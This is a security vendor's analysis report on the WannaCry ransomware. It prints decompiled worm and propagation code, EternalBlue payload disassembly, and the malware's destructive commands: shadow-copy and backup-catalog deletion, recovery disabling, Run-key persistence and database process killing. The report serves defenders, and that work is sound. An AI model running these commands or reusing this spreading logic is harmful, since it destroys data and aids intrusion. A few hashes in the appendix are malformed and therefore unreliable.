#WannaCry Report
Panda Security

May, 15th 2017

#WannaCry Report

Content

Calle Santiago de Compostela, 12 1ª plta
48003 Bilbao, Vizcaya. Spain

Crta. de la Coruña, km 17,800
28231 Las Rozas, Madrid. Spain

EXECUTIVE REPORT

This document contains the results of a preliminary analysis of the large-scale cyber-attack that has affected several countries around the world with various samples of the WannaCry ransomware family. This ransomware is designed to encrypt all files it finds on the target computer's hard drive, demanding a ransom to decrypt them.

After the preliminary analysis, we can confirm that the attack launched on May 12 used more than 700 different malware strains in order to encrypt files with various extensions.

This malware variant contains code designed to exploit the vulnerability patched by Microsoft on March 14, described in security bulletin MS17-010 and known as ETERNALBLUE.

WannaCry scans both the internal and external network of target organizations, connecting to port 445 (SMB) and searching for unpatched computers in order to infect them (similarly to a computer worm). To do this, it uses a variant of the DOUBLEPULSAR backdoor.

Up to this point, every targeted computer has been attacked by using the exploit ETERNALBLUE, that is, the infection comes from another computer on the same network.


Up to this point, no email has been found suggesting that the attack may originate from a massive spam campaign.

CHARACTERISTICS

These are the main components of the attack:

File with hash DB349B97C37D22F5EA1D1841E3C89EB4. It has the functionality of a network worm and leverages the ETERNALBLUE Windows vulnerability.

File with hash 84c82835a5d21bbcf75a61706d8ab549. This file is designed to encrypt the user's files.



Below we list some of the static properties of the network worm component:

MD5	DB349B97C37D22F5EA1D1841E3C89EB4
SHA1	e889544aff85ffaf8b0d0da705105dee7c97fe26
Size	3.723.264 bytes
Internal date	20/11/2010 10:03
Compiler	Microsoft Visual C++ 6.0

The malicious code analyzed does not use obfuscation algorithms, or implement virtual machine detection or debugger detection techniques.

Below we list the sections it contains:

Name	Size (bytes)	Size %	Entropy
.text	36.864	0,99	6,25
.rdata	4.096	0,11	5,1
.data	159.744	4,29	7,97
.rsrc	3.518.464	94,5	8

And its resources:

Name	Type	Size	MD5
R	PE 32bits	3.514.368	84c82835a5d21bbcf75a61706d8ab549
RT_VERSION	Metadata	944	1ebdc36976dd611e1a9e221a88e6858e

Below we list the properties of the PE file found in the resources of the analyzed sample:

MD5	84c82835a5d21bbcf75a61706d8ab549
Size	3.514.368 bytes
Internal date	20/11/2010 10:05
Compiler	Microsoft Visual C++ 6.0
Details	Archivo ZIP con contraseña "WNcry@2ol7"

The second file is a password-protected self-extracting ZIP archive (password: "WNcry@2ol7"), containing the following files:

Name	Size (bytes)	Modified
msg	1.329.657	2017-05-11
b.wnry	1.440.054	2017-05-11
c.wnry	780	2017-05-11
r.wnry	864	2017-05-09
s.wnry	3.038.286	2017-05-11
t.wnry	65.816	2017-05-11
taskdl.exe	20.480	2017-05-11
taskse.exe	20.480	2017-05-11
u.wnry	245.760	2017-05-11

The 'msg' folder of the ZIP file contains the following files. These files contain the text strings (in various languages) of the user interface used to demand the payment:

m_bulgarian.wnry	m_chinese (simplified).wnry
m_chinese (traditional).wnry	m_croatian.wnry
m_czech.wnry	m_danish.wnry
m_dutch.wnry	m_english.wnry
m_filipino.wnry	m_finnish.wnry
m_french.wnry	m_german.wnry
m_greek.wnry	m_indonesian.wnry
m_italian.wnry	m_japanese.wnry
m_korean.wnry	m_latvian.wnry
m_norwegian.wnry	m_polish.wnry
m_portuguese.wnry	m_romanian.wnry
m_russian.wnry	m_slovak.wnry
m_spanish.wnry	m_swedish.wnry
m_turkish.wnry	m_vietnamese.wnry

ATTACK DESCRIPTION

1.1. Infection vectors

Up to this point, all cases analyzed show the following behavior: The malicious code gets run on the target computer remotely by means of the ETERNALBLUE exploit and a modification of the DOUBLEPULSAR backdoor. This way, WannaCry manages to inject code into the operating system's LSASS process.

ETERNALBLUE takes advantage of the SMB vulnerability addressed by Microsoft in security bulletin MS17-010 to spread across the internal network, connecting to port TCP 445 of unpatched systems.

1.2. Interactions with the affected system

The first component to run is the network worm, which attempts to connect to the following URL:

http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

If the domain is active, the worm doesn't take any additional actions and stops running.

```
hHandle = InternetOpenA(0, 1u, 0, 0, 0);
hResult = InternetOpenUrlA(hHandle, szUrl, 0, 0, 0x84000000, 0);
if ( hResult )
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(hResult);
  result = 0;
}
else
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(0);
  InstallAndRunMalware();
  result = 0;
}
return result;
}
```

However, if it can't establish a connection, it continues to run, registers itself as a service on the target computer and launches the service.

```
int InstallService()
{
  SC_HANDLE schSCManager; // eax@1
  void *v1; // edi@1
  SC_HANDLE hService; // eax@2
  void *v3; // esi@2
  char Dest; // [esp+4h] [ebp-104h]@1

  sprintf(&Dest, Format, FileName);             // %s -m security
  schSCManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
  v1 = schSCManager;
  if ( !schSCManager )
    return 0;
  hService = CreateServiceA(schSCManager, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);
  v3 = hService;
  if ( hService )
  {
    StartServiceA(hService, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  return 0;
}
```

The service description is as follows:

Service Name	mssecsvc2.0
Description	Microsoft Security Center (2.0) Service
Path	%WINDIR%\mssecsvc.exe
Command Line	%s -m security

In addition to installing itself as a service, WannaCry extracts the 'R' resource, which corresponds to the ransomware's PE executable file that encrypts the user's data (MD5: 84c82835a5d21bbcf75a61706d8ab549), and copies it to "C:\WINDOWS\taskche.exe". Then, it runs it with the following parameters: Command line: C:\WINDOWS\tasksche.exe /i

NOTE: Should file "C:\WINDOWS\taskche.exe" exist, it moves it to C:\WINDOWS\qeriuwjhrf. This is probably done to support multiple infections and avoid problems creating 'taskche.exe'.

Finally, it creates the following entry in the Windows registry to make sure it runs every time the computer is restarted by means of the following command:
reg.exe reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaiifkxcyb819" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f

NOTE: The value name is generated randomly.

Once the ransomware component (tasksche.exe) is run, it copies itself to a folder with a random name in the COMMON_APPDATA directory of the affected computer. It then tries to go memory persistent by adding itself to the computer's autorun feature:

reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "RANDOM_CHARS" /t REG_SZ /d '\'C:\ProgramData\FOLDER\tasksche.exe\'' /f

Next, the ransomware takes the following actions:

- Uses Windows' "icacls" command to have full access to all files on the target system:
  - icacls . /grant Everyone:F /T /C /Q
- Deletes all backup copies (shadow copies) it finds on the system, in the following two ways:
  - vssadmin.exe vssadmin delete shadows /all /quiet
  - WMIC.exe wmic shadowcopy delete
- Prevents the computer from being booted in Safe Mode:
  - bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures
  - bcdedit.exe bcdedit /set {default} recoveryenabled no
- Deletes all backup catalogs:
  - wbadmin.exe wbadmin delete catalog –quiet
- Creates an entry in the Windows registry pointing to the folder that contains the ransomware:
  - [HKEY_CURRENT_USER\Software\WanaCrypt0r]
- Hides the recycle bin using the ATTRIB command:
  - attrib +h +s c:\$RECYCLE
- Using cmd and the echo command, it creates a VBS script to generate a .lnk file pointing to the file decrypter:

  ```
  SET ow = WScript.CreateObject("WScript.Shell")
  SET om = ow.CreateShortcut("C:\@WanaDecryptor@.exe.lnk")
  om.TargetPath = "C:\@WanaDecryptor@.exe"
  om.Save
  ```

- Finally, WannaCry attempts to kill many database processes in order to be able to access and encrypt database files:

  ```
  'taskkill.exe /f /im mysqld.exe'
  'taskkill.exe /f /im sqlwriter.exe'
  'taskkill.exe /f /im sqlserver.exe'
  'taskkill.exe /f /im MSExchange*'
  'taskkill.exe /f /im Microsoft.Exchange.*'
  ```

1.3. Distribution process

This malware has worm capabilities, meaning that it tries to spread across the network. To do that, it takes advantage of the EternalBlue (MS17-010) vulnerability in order to spread to all unpatched computers.

It is worth noting that the worm not only looks for target computers on the local network of the target machine, but also scans public IP addresses on the Internet.

All of these actions are performed by the service that the malware installs after being run (refer to the 'Persistence' appendix for more information about the service name).

Once the service has been installed and run, WannaCry creates two threads to replicate itself to other systems.

The function that launches these two threads is as follow:

```
HGLOBAL IniciaReplicacion()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = IniciaYObtenDllStub();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, thread_ExplotacionLocal, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, thread_ExplotacionGlobal, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

First, the function tries to obtain the DLL stub library that WannaCry will use to generate the payload sent to the targeted computers. The malware is appended to this stub library.

This DLL contains a function called "PlayGame", which extracts and runs the resource included in the DLL itself (the malware). That is, calling the 'PlayGame' function is what triggers the machine infection.

This DLL doesn't 'touch' the hard disk, meaning that it is directly injected into the operating system's LSASS process after leveraging the EternalBlue exploit on the compromised computer.

1.3.1. Replication across the internal network

Below you can see the function used to replicate WannaCry across the local network of the affected computer:

```
int thread_ExplotacionLocal()
{
  v9 = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v5 = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;
  LOBYTE(v13) = 1;
  ObtenInfoAdpatadorRedLocal((int)&v9, (int)&v5);
  for ( i = 0; ; ++i )
  {
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
      break;
    if ( *(_DWORD *)&unk_70F760[268] > 10 )
    {
      do
        Sleep(0x64u);
      while ( *(_DWORD *)&unk_70F760[268] > 10 );
      v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, thread_RunEternalBlue, v1[i], 0, 0);
    if ( v2 )
    {
      InterlockedIncrement((volatile LONG *)&unk_70F760[268]);
      CloseHandle(v2);
    }
    Sleep(0x32u);
  }
  endthreadex(0);
  free_0(Memory);
  Memory = 0;
  v7 = 0;
```

This function's task is to obtain information about the local network adapter, and generate IP address within its network range to launch the thread that will launch the exploit and inject the payload into the operating system's LSASS process.

1.3.2. Replication across the Internet

The function used to replicate WannaCry across the Internet generates random IP address ranges:

```
void __cdecl __noreturn thrread_ExplotacionGlobal(signed int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = GetTickCount;
  v17 = 1;
  v18 = 1;
  v2 = GetTickCount();
  time(&Time);
  v3 = (char *)GetCurrentThread();
  v4 = (DWORD)&v3[GetCurrentThreadId()];
  v5 = GetTickCount();
  srand(v4 + Time + v5);
  v6 = v20;
  while ( 1 )
  {
    do
    {
      if ( v1() - v2 > 0x249F00 )
        v17 = 1;
      if ( v1() - v2 > 0x124F80 )
        v18 = 1;
      if ( !v17 )
        break;
      if ( a1 >= 32 )
        break;
      v8 = GetRandomNumber(v7);
      v7 = (void *)255;
      v6 = v8 % 0xFF;
    }
    while ( v8 % 0xFF == 127 || v6 >= 224 );
    if ( v18 && a1 < 32 )
    {
      v9 = GetRandomNumber(v7);
      v7 = (void *)255;
      v19 = v9 % 0xFF;
    }
    v10 = GetRandomNumber(v7) % 0xFFu;
    v11 = GetRandomNumber((void *)0xFF);
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);
    v12 = inet_addr(&Dest);
    if ( connect_socket(v12) > 0 )
      break;
LABEL_23:
    Sleep(0x64u);
  }
```

Then, once it has generated the IP addresses, it launches the exploit with the following code:

```
    }
    v17 = 0;
    v18 = 0;
    v21 = v1();
    v13 = 1;
    while ( 1 )
    {
      sprintf(&Dest, aD_D_D_D, v6, v19, v10, v13);
      v14 = inet_addr(&Dest);
      if ( connect_socket(v14) <= 0 )
        goto LABEL_20;
      v15 = (void *)beginthreadex(0, 0, RUN_ETERNAL_BLUE, v14, 0, 0);
      v16 = v15;
      if ( v15 )
        break;
LABEL_21:
      if ( ++v13 >= 255 )
      {
        v2 = v21;
        v1 = GetTickCount;
        goto LABEL_23;
      }
    }
    if ( WaitForSingleObject(v15, 0x36EE80u) == 258 )
      TerminateThread(v16, 0);
    CloseHandle(v16);
LABEL_20:
    Sleep(0x32u);
    goto LABEL_21;
}
```

As you can see, both when WannaCry attempts to spread across the internal network and when it tries to spread across the Internet, it calls the RUN_ETERNAL_BLUE function, whose job is to distribute the exploit.

1.3.3. EternalBlue Exploit

As mentioned previously, this malware uses this exploit in order to propagate. During the analysis, we observed how it uses exactly the same code as used by the NSA in its implants.

The only difference is that it doesn't have to use DoublePulsar, as the aim is simply to inject itself into the LSASS process.

The EternalBlue payload code is unchanged:

```
data:0042E7CB 66 81 FB 4D 5A                    cmp     bx, 5A4Dh
data:0042E7D0 74 07                             jz      short loc_42E7D9
data:0042E7D2 2D 00 10 00 00                    sub     eax, 1000h
data:0042E7D7 EB F0                             jmp     short loc_42E7C9
data:0042E7D9                       ; ---------------------------------------------------------------------------
data:0042E7D9
data:0042E7D9                       loc_42E7D9:                             ; CODE XREF: Exploit_payloadX32+78↑j
data:0042E7D9 89 47 4C                          mov     [edi+4Ch], eax
data:0042E7DC 89 C3                             mov     ebx, eax
data:0042E7DE B9 94 01 69 E3                    mov     ecx, 0E3690194h ; ExAllocatePool
data:0042E7E3 E8 8B 03 00 00                    call    x32_GetFunction
data:0042E7E8 85 C0                             test    eax, eax
data:0042E7EA 0F 84 8A 02 00 00                 jz      loc_42EA7A
data:0042E7F0 89 07                             mov     [edi], eax
data:0042E7F2 B9 85 54 83 F0                    mov     ecx, 0F0835485h ; ExFreePool
data:0042E7F7 E8 77 03 00 00                    call    x32_GetFunction
data:0042E7FC 85 C0                             test    eax, eax
data:0042E7FE 0F 84 76 02 00 00                 jz      loc_42EA7A
data:0042E804 89 47 04                          mov     [edi+4], eax
data:0042E807 B9 84 06 E7 F9                    mov     ecx, 0F9E70684h ; KeStackAttachProcess
data:0042E80C E8 62 03 00 00                    call    x32_GetFunction
data:0042E811 85 C0                             test    eax, eax
data:0042E813 0F 84 61 02 00 00                 jz      loc_42EA7A
data:0042E819 89 47 08                          mov     [edi+8], eax
data:0042E81C B9 F9 30 AC A4                    mov     ecx, 0A4AC30F9h ; KeUnstackDetachProcess
data:0042E821 E8 4D 03 00 00                    call    x32_GetFunction
data:0042E826 85 C0                             test    eax, eax
data:0042E828 0F 84 4C 02 00 00                 jz      loc_42EA7A
data:0042E82E 89 47 0C                          mov     [edi+0Ch], eax
data:0042E831 B9 AE B8 9F 5D                    mov     ecx, 5D9FB8AEh  ; ZwAllocateVirtualMemory
data:0042E836 E8 38 03 00 00                    call    x32_GetFunction
data:0042E83B 85 C0                             test    eax, eax
data:0042E83D 0F 84 37 02 00 00                 jz      loc_42EA7A
data:0042E843 89 47 10                          mov     [edi+10h], eax
data:0042E846 B9 F6 10 00 B8                    mov     ecx, 0B80010F6h ; KeInitializeApc
data:0042E84B E8 23 03 00 00                    call    x32_GetFunction
data:0042E850 85 C0                             test    eax, eax
data:0042E852 0F 84 22 02 00 00                 jz      loc_42EA7A
data:0042E858 89 47 14                          mov     [edi+14h], eax
data:0042E85B B9 CA D6 5F D2                    mov     ecx, 0D25FD6CAh ; KeInsertQueueApc
data:0042E860 E8 0E 03 00 00                    call    x32_GetFunction
data:0042E865 85 C0                             test    eax, eax
data:0042E867 0F 84 0D 02 00 00                 jz      loc_42EA7A
data:0042E86D 89 47 18                          mov     [edi+18h], eax
data:0042E870 B9 EE 88 6E 0A                    mov     ecx, 0A6E88EEh  ; IoAllocateMdl
data:0042E875 E8 F9 02 00 00                    call    x32_GetFunction
data:0042E87A 85 C0                             test    eax, eax
data:0042E87C 0F 84 F8 01 00 00                 jz      loc_42EA7A
data:0042E882 89 47 1C                          mov     [edi+1Ch], eax
data:0042E885 B9 CE 0C B5 DB                    mov     ecx, 0DBB50CCEh ; MmProbeAndLockPages
```

When compared with previous analyses, you can see how the opcode is identical. It makes the same calls to the functions, in order to inject the DLL sent in the LSASS process and execute the "PlayGame" function with which the infection process is launched again from the compromised computer to attack other network computers.

As it uses a kernel-code exploit (ring0), all operations performed by the malware have SYSTEM privileges.

1.4. Computer encryption process

Before encrypting the computer, the ransomware checks for the existence of three mutexes (below). If any of them are present on the system, the malware doesn't encrypt any data:

'Global\MsWinZonesCacheCounterMutexA'

'Global\MsWinZonesCacheCounterMutexW'

'MsWinZonesCacheCounterMutexA'

It is important to emphasize that if the mutex 'MsWinZonesCacheCounterMutexA' is present, when the encryption component is run, it will close automatically without taking any further action.

The ransomware generates a unique random key for each encrypted file. This 128-bit key, created using the AES encryption algorithm, is encrypted with a public RSA key in a custom header that the malware adds to all encrypted files.

Files can only be decrypted with the private RSA key corresponding to the public key used to encrypt the AES key used in the file.

The random AES key is generated using the "CryptGenRandom" Windows function, which has no known vulnerability, so it is currently not possible to develop a tool to decrypt these files without knowing the RSA private key used for the attack.

The ransomware creates several threads and carries out the following actions in order to encrypt files:

- It reads the original file and copies it adding the extension .wnryt
- It creates a random 128-bit AES key
- It encrypts the copied file with AES encryption
- It adds a header with the AES key encrypted with the public RSA key carried by the malware
- It overwrites the original file with the encrypted file
- It deletes the file with the .wnryt extension
- Finally, it renames the original file with the .wnry extension

For every directory that the ransomware encrypts, it generates the same two files in the directory:

@Please_Read_Me@.txt

@WanaDecryptor@.exe

RECOMMENDATIONS

- It is essential to patch vulnerable computers to prevent the SMB vulnerability from being exploited. It is advisable to ensure that the https://technet.microsoft.com/en-us/library/security/ms17-010.aspx patch is applied across all systems on your network, in order to close the door to these types of exploits.
- Block inbound connections to SMB ports (139, 445) from computers outside the network.
- Microsoft has extended the list of affected systems that have a security patch available:
  - Windows XP
  - Windows 2003
  - Microsoft Windows Vista SP2
  - Windows Server 2008 SP2 y R2 SP1
  - Windows 7
  - Windows 8.1
  - Windows RT 8.1
  - Windows Server 2012 y R2
  - Windows 10
  - Windows Server 2016
- Finally, carry out an internal audit of your network to establish where the attack began in order to secure this entry point and others.

APPENDIX A – RELATED FILES

C4AD13742EEA06B83CDD327D456475F3
1008DC20ECD2FD51594E5822A4C48B27
25ED37A6EAE58E6BE0E5BE25E08391AD
1B3F45FDB84F5D28B115E46432B51445
ADF84F1DAE003B6A6AD06A7E0A0DE4C2
4BEE4C92CF8C724C3F8D620C596BEF0E
8182D9CEE031492868AA14AD4C544871
1176B58D48FA14BA51CC355F0D97E9EE
E63AC863C125491FD7F0156690A5AD49
1244A500A542A4D711BEC19E256D3EA4
85C8AA082AF064C2E6B4AA05C3E4198C
5C3678CA08BFAE4FA111353FDAF1A908
A6E1CE9E133D986123482294AD45D688
A14392CDC6A32BAEEB7EC676E31F4DDA
BC409BFD2B92E13B4A5C53CD38193E25
D101458BF12DC1B6563FA702F9856305
C8EE875F395D17175BA9534318F273AA
9524E8A3BB88438878C9691EA0F038B3
739B095358199 98ED8BAA13B18759901
508EEA03857853D18EBD1CD56D6039EC
3F03A2A13B77689401769C129468A51D
E511BAB670117D4B07FDBEAF8E499A0C
C54C1B75241FC76D13A7C3407FD70E8B
9507F6C5D7575F08FFFC14AD82B823C5
1AD05EF49CC178A9D68CCA76411FBC63
3E17CA056714EEC628960DBB091EEACC
3ED057DCD93ACD9CBAE9B72AA2B69866
121BDE34CE23204F92CA1D86A830F897
7EEF74D99C3D42D3EC5B1C87F247981D
BD8831FF2B1DE20CC89723CD2FFA1D4C
72CCC5112B3B67F457089D9EA4AE6BEF
CFFFFB5125D7DB2CB8571147D9D93967
72E39278D10C996C4F34FD01299151C1
1A784CF720AC28F68CBCDBE10144D382
3AFD873F976CCB46182B09FCE86128A2
F54FB8F54CEA92245162E3E359A122DE
6E3579165B8C1A2196D8B11997E6F430
BCA0EA97155B22D383E80F506E6DD662
723510BBFA3982F71D970B04783988BF
67CA5FA76CE212FE63B025953C3AA383
27931061EA3A9C0A4137B25BA8853E55
841595FC3743045CE1921016306AD46E
F8FAF81876B00F5F906D99A73074F826
302123DDEE17B94467CA3DE7A180E27B
A04C0BBF1E5C6C0AD79F25231500C470
E46CC7704649BEE3CF62DC7C8EEF92BC
45E1FA3B575919E2C891B91FFDAF293E
3A41839339DFF5F6DB6D97DC850FD7E6
42181CCD6CECE831758A2E41C82329EB
6AA8B6808355ACF28A7D9F023A22CB2F
77CE115A9CB11089AF058BEE1F249655
26CBA3DF81431C1DE14747259219E5E7
090115FB44E59F734274C005671835E4
8E17CCA4BD754D3E333748F3057FF48B
D61AABE3D8F709AA19A7081661F7AB6D
042220A9F37E19C2D07C20D5C6556DA6
9A2459972439543FA562601E23DF4226
D0BA545DF0B96E8295F3A5362BD76A80
54CB648CBD354E727A10065DC4A3641E
358AB4719E7AF138B5F1903CDE037EB8
CFE05085B6EA60A50AC30E6E8C97547B
567D28DE2129DC8E1BBCDF37C11BD2A3
FEE22D2F867F539B080671234199AD90
33EBBE044B20EE3DE811A070DB37A207
A14ADEEBDD0C974A890E0119804AAA97
3F87EC08F9F8D7F752ABB83BA4D09C1B
2983BB57017272DEC91A41762B7718AC
F54F2CDCF85B139638BCE882FF486E75
986FF9951F3B43C8275292AD72725E4E
E52FEFDEDB065D747434C1A307EDBDA1
EC03F1D8DBF07D84E5469D5F2D1C2F71
B7909213A5E526146824D702E013EC63
E69471734BB6C68ED59EFB7F9F324391
503B4D9DB3040AF8618E0308C19953F3
30B506A13C6A20CD80D887FE2DEE3BC9
1D548EAE15B8BC050FFD41914CBA1A65
AA2748A8633FC2AB910DF4B90EA1B3DB
14485A33FD7F9EB90E34C3AF50F69540
3B1444B3377FFBECB460B1256FEA212D
84BD2553AC818F1790E6D043FC3FA239
F729666F1B67490F48AA26DA129CD78A
3C6375F586A49FC12A4DE9328174F0C1
095F70BC99454E79FB20F1042074EB9D
F93ED60FB05E855118B68CDB8D7BB182
5E68461D01FE4F3D8A335C725E3C7B6F
A084316EFB8543C95769CA892AEE9562
29F1E0C25F06890A25C0F478FDD2CB00
9010C6FC28BBB2AE9188228691B7C973
5FA3051376E790EA5E13342231E66DEC
1805FFE69FDC338CF7EB061A74537261
802D2274F695D3F9B864FF395E9F0583
DFADA7FBC9156FCBBD4A03881E660D6D
9853288BBDA0FAEAF26D845E7EB6D289
37096BAA79383FAF1456507FA963C41A
2ACEA7F2CC0D7F69552878B3D12385AF
B83EC73C4DCF0BE87711C59415472D13
EADDFE3E397BC61DB749B074FF5242D5
9D678C01B1F944DC9AC46AC0CFA63951
E8C8E5A66CA3CD513668D1A748823F2C
737367791A1F09C94DED82652E77C442
78F8620D07B03F4E6DB9FBF0D019B95F
1C0BD8834194C915762F16D93F5CCC37
F943B62F468A4A0B0A6E6C15061C1945
66A233C9214D3D176A76F62456BBA85E
E274AC7A8C36654F094AC63047F7BEAB
493BFC730E9C86DFEB7861A5C5AA21FC
F359D6A61E76D01AC0B6302E789FEFF7
1B9C23AFB77D4B57523D5310F01F3F8B
FA0FDFE9AFD72E9AE09F9E0B75F8B13B
80A2AF99FD990567869E9CF4039EDF73
F039E896AD0D438F7D24C34C1F61E4B9
D1A407CE2398A599842F7E1AAEAD13A0
76EFB0E9E4847B93C0486AA5CDFDE3D7
3F7B2CF5963737C5BCC5E2892023BF52
0032ED755A83D3969714D6FABFF5D15E
9DFAF183DBB86BC429847E1D7870ADB9
E96FA4F9C77D188859346FAD8E2BB465
8DF73CCF4907B07AED96984D87958246
DC77333B3B24A53FC975D1F4127A2348
16599AB60799BD3A1CDD4693E64AD142
FDC004BEF582D9E167F093EC1B768952
7CD4CC82923BB8E0D27372772441F3CA
770FCA32AF3D25039F2E7A75AA2AC941
49308A8F3D5D1780E52815D4217B57E2
FACBEC0F9C72DA2BAD41A82554A7662F
E9F71823113595874687000C56B8F4DAD

466CC6A5DEBF64A0CF90980916C2FA9F
532DF50DEDDC8A9B82F30E6059E34C80
FE9C079C1BB4520A90133138F2C061D6
AC434FEED7AC7E2FACCF9E66ACE99787
9CFF2C57624361A0F0840C7624F94666
C9A0882DE8189DC9B8272C36C5590EA7
92CC807FA1FF0936EF7BCD59C76B123B
E6243D51E1534002755BA10C361B1DB3
5AB99FF7DE746BCC9B13D13ABF1F61D9
D98C575B632B9AA5BF35FC36EB8BACF3
5ADF1FC8616233EB8BCACD126841A5E8
EB87BBB7E22FF067D303B745599FB4B7
638A6E2B85E11873F573EF9D0AA8ED1A
DE69AB7D058BD7BA4243C130AA549848
3C21810E3820AD2D3749BB2C5342669E
C8C046A3C5633AE6F60F876B3EA74DE6
07D2FA1FC19396A14A235536EE3BBA16
27C9E96211FB77ED73FA24B290F8EEDC
5AFC535A9980BD8DD110F09199E8E117
E19E0CFC694635856245CA8E1FE336C1
8C6713681FFB5FBB83FF9353D89DF48D
623AFE21D3470FD52861D4F2A0865C28
27F2D7C5F217FD61F8B455DE8B1F6157
845FCF3E7EAB17A1B63832C187BC5142
DD0925A4D16CD673AA06E3B15F8136CC
9EBF1A2A96A1F13DC62A6B6ACB5FD3B8
46D140A0EB13582852B5F778BB20CF0E
03601EBAB06ADCC05545AAF3CE59601D
C4ADA07E9F750A2F9E3B5A592C3E8C4E
A7C448789FEFCD319352B414CE0FA3BF
6381B98EF2C1C7F1E1678F178274E87A
A8365EF51AA4158197204A914BF2045F
9C4301C9E49E9B767B2DAEFCF2E28134
8965AE4D1E2ECE0E0BF452CE558F8812
D7CF8AE014540314A92281B0E92D7FA6
1B94CD23AE55C020B9DF900E5896DA8C
C1426666EB3D9330E1820B3494451D9B
653999EDCDE5D55BC03C135A44B514FD
DF42E1E035F656FBDA255708DCEB51E2
D4AE7DE6B8345C4024D762A2D5BAF7A3
388502940955C34AE9D176C447EBC93
903D26CA69E2717B1440E0E498543FC7
47EC325CE31E197538632F35303CF654
458425117EC0EC9306146E5058859C78
B67B7879F4C66D8F908A1AE26C46620F
0F417FDFD64E0EC7EFCC13616FEC93CD
938554E7D5807C0653D5B1AD8AD245C2
AA1F73335722C85F85EE5B2E3BFF1406
D759469E07466288E1BE034A5CE2B638
C29D733523CB6CC3FF331021FBE7D554
7F2BC30723E437C150C00538671B3580
3600607AB080736DD31859C02EAFF188
4BB0DB7B5DEA5A5F7215CABE8F7155AF
C69EE6BDAF30ED9EDC37D2274AD5F5D1
C39F774F7B4257F0EC3A7329063FC39C
27CB59DB5793FEBD7D20748FD2F589B2
79E5A2B3F31F8541EB38DAE80C4A34C8
4B700C7A304A9E8D2CB63687FE5D2415
B4D42CF15E9ACD6E9DEE71F236EF0DEC
37EB07CF2FD3CFC16B87624565796529
C27AC2A321145CC8EA1A97F0A329D139
1A68EFEDA07AD2F449E844D4E3383B85
D27B7EDCD6FE5D6C55CF1AA09AB87C8B
A70B7A60F9C13A3306FB3E54229862A1
6D26E44407A6CBB6C63AFE4914EFD135
F94429CC043169462D34EDD14117DDD2
7660AB72BCD3CBCC4E9ADFB84F7BAEAA
D46D2C27A42DC41564283E74FC7DC43D
36F5B8EF2561A02B89CE62DE705458DD
9929D18280A6309C3FC1A175E73EAF79
F107A717F76F4F910AE9CB4DC5290594
31DAB68B11824153B4C975399DF0354F
A05DAF549FEEE576BB4586D37BFA7F23
8621727CDE2817D62209726034ABD9D3
13D702666BB8EADCD60D0C3940C39228
CD7A1B9D4B0FB02489102305A944D0B9
580AAF34E9E37A64CF4313A20EAB6380
E9CFA94806D89999FFFE5B1583B13DBE
7E587A620BDBCD29B3FC20C5E0A5F2D8
1358D78A5427E04F3CFC8FFF9E4F8C32
638F9235D038A0A001D5EA7F5C5DC4AE
7D31ADCA26C6C830F6EA78ED68DE166B
A7D730D66AC8154D503AF560EBB043CB
9F38D2F801D57DBF714B60B55170DE0C
0D859C69106E05931BEB5FC2B4AD4DB3
BEE302BE6278964A8CB653BC7FCE5530
